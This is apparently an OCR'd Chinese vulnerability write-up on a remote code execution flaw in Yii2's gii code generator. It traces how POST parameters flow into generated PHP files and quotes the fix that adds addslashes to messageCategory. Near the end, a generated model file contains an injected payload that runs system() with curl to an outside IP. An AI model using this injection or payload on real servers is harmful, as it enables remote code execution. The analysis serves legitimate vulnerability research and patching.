                }, array_keys($placeholders));
                $phValues = array_values($placeholders);
                $str = "'" . str_replace($phKeys, $phValues, $string) . "'";
            } else {
                // No placeholders, just the given string
                $str = "'" . $string . "'";
            }
        }
        return $str;
    }
}
```

0x1 路由介绍

yii 用了统一的路由分发，路由的工作可以分为两步：

1. 从请求中解析出一个路由和相关参数；

2. 根据路由生成响应的控制器操作，来处理该请求。

1. 解析参数

Application.php:103, yii\web\Application->handleRequest()

```
public function handleRequest($request)  $request: {enableCsrfValidation => true, csrfParam => "_csrf", csrfCookie =
{
    if (empty($this->catchAll)) {
        try {
            list($route, $params) = $request->resolve();  $route: "site/about"  $params: {r => "site/about"}[1]
        } catch (UrlNormalizerRedirectException $e) {
            $url = $e->url;
```

从 url 中获取 route 和 参数

```
Yii::debug( message: 'Pretty URL not enabled. Using default URL parsing logic.', category: __METHOD__);
$route = $request->getQueryParam($this->routeParam,  defaultValue: '');  $request: {enableCsrfValidation => true, csrfPara
if (is_array($route)) {
    $route = '';
}
```

调用栈关系

```
Request.php:699, yii\web\Request->getQueryParam()
UrlManager.php:365, yii\web\UrlManager->parseRequest()
Request.php:275, yii\web\Request->resolve()
Application.php:82, yii\web\Application->handleRequest()
```

```
Application.php:386, yii\web\Application->run()
index.php:12, {main}()
```


0x2 生成控制器

```
try {
    Yii::debug( message: "Route requested: '$route'", category: __METHOD__);
    $this->requestedRoute = $route;  requestedRoute: "site/about"
    $result = $this->runAction($route, $params);  $params: {r => "site/about"}[1]  $route: "site/about"
    if ($result instanceof Response) {
        return $result;
```


Module.php:522, yii\web\Application->runAction()


```
 */
public function runAction($route, $params = [])  $route: "site/about"  $params: {r => "site/about"}[1]
{
    $parts = $this->createController($route);  $route: "site/about"
    if (is_array($parts)) {
        /* @var $controller Controller */
        list($controller, $actionID) = $parts;
        $oldController = Yii::$app->controller;
        Yii::$app->controller = $controller;
        $result = $controller->runAction($actionID, $params);
        if ($oldController !== null) {
            Yii::$app->controller = $oldController;
        }

        return $result;
    }
```

具体实现将 url get 参数分割成 id 和 route，匹配是不是已配置 module



如果不是已有 module 那么将会根据 id 生成 controller





完整调用栈如下

```
Module.php:643, yii\web\Application->createControllerByID()
Module.php:596, yii\web\Application->createController()
Module.php:522, yii\web\Application->runAction()
Application.php:103, yii\web\Application->handleRequest()
Application.php:386, yii\web\Application->run()
index.php:12, {main}()
```

最后在 runwithParams 函数中完成类函数调用

```
public function runWithParams($params)
{
    if (!method_exists($this, method_name: 'run')) {
        throw new InvalidConfigException( message: get_class($this) . ' must define a "run()" method.');
    }
    $args = $this->controller->bindActionParams($this, $params);
    Yii::debug( message: 'Running action: ' . get_class($this) . '::run(), invoked by '  . get_class($th
    if (Yii::$app->requestedParams === null) {
        Yii::$app->requestedParams = $args;
    }
    if ($this->beforeRun()) {
        $result = call_user_func_array([$this, 'run'], $args);
        $this->afterRun();
```

0x3 可控参数传递链

在生成恶意代码的时候，是将我们传入的 post 参数写了进去。这个过程还是比较复杂的，调试跟了下归结为几个步骤。

1. actionPreview 功能将收到的 post 参数解析带入到 $generator 对象中


2. actionPreview 将解析好的对象成员保存为 json 格式在 runtime 目录下


3. actionView 读取 json 格式数据并解析成对象成员变量

4. 调用到 renderFile 生成 php code 并将其写入文件中

1. actionPreview post 参数解析


在 DefaultController 类中


DefaultController.php
model/Generator.php
BaseYii.php
src/Generator.php
model.php
View.php
Compon
126 /**
127 * Loads the generator with the specified ID.
128 * @param string $id the ID of the generator to be loaded.
129 * @return \yii\gii\Generator the loaded generator
130 * @throws NotFoundHttpException
131 */
132 protected function loadGenerator($id) $id: "model"
133 {
134 if (isset($this->module->generators[$id])) {
135 $this->generator = $this->module->generators[$id]; $id: "model" module: yii\gii\Module
136 $this->generator->loadStickyAttributes();
137 $this->generator->load(Yii::$app->request->post()); generator: yii\gii\generators\model\Generator
138
139 return $this->generator;
140 }
141 throw new NotFoundHttpException(message: "Code generator not found: $id");
142 }
143 }
144



2. actionPreview 保存为 json

该操作将 post 包中的参数保存为 json 格式，并存储到文件中



3. actionView 读取 json 文件

从 json 文件中解析类成员变量

```
 */
public function loadStickyAttributes()
{
    $stickyAttributes = $this->stickyAttributes();  $stickyAttributes: {"template", "enableI18N", "messageCategory", "ns", "db", "
    $path = $this->getStickyDataFile();  $path: "/var/www/html/basic/runtime/gii-2.0.35/yii-gii-generators-model-Generator.json"
    if (is_file($path)) {
        $result = json_decode(file_get_contents($path), assoc: true);  $path: "/var/www/html/basic/runtime/gii-2.0.35/yii-gii-gene
        if (is_array($result)) {
            foreach ($stickyAttributes as $name) {
                if (isset($result[$name])) {
                    $this->$name = $result[$name];
                }
            }
        }
    }
}
\yii\gii › Generator › loadStickyAttributes()
```

4. 文件生成

漏洞生成的文件如下


```
root@294645017fb1:/var/www/html/basic/models# ls
ContactForm.php  LoginForm.php  User.php  Userx.php  aaa.php
```



```
    */
    public function attributeLabels()
    {
        return [
            'id' => Yii::t('aaa', 'a'),];}}system('curl http://129.226.182.204:8888/abp');__halt_compiler();', 'ID'),
        ];
    }
}
root@294645017fb1:/var/www/html/basic/models# cat aaa.php
```

0x04 补丁分析

简单的加了个过滤



d90pwn commented on 8 May

I found an issue that causes Remote Code Execution by improper input validation in a `$this->messageCategory` variable.

As a result, a remote attacker with an access to https://localhost/gii/ endpoint can execute arbitrary PHP code to template file, and then run it.

To fix issue, we can replace the `$str = "Yii::t('" . $this->messageCategory . "', '" . $string . "'" . $ph . ")";`
to `$str = "Yii::t('" . addslashes($this->messageCategory) . "', '" . $string . "'" . $ph . ")";`
in a file:

yii2-gii/src/Generator.php
Line 505 in ee4d072

```
505     $str = "Yii::t('" . $this->messageCategory . "', '" . $string . "'" . $ph . "
```

1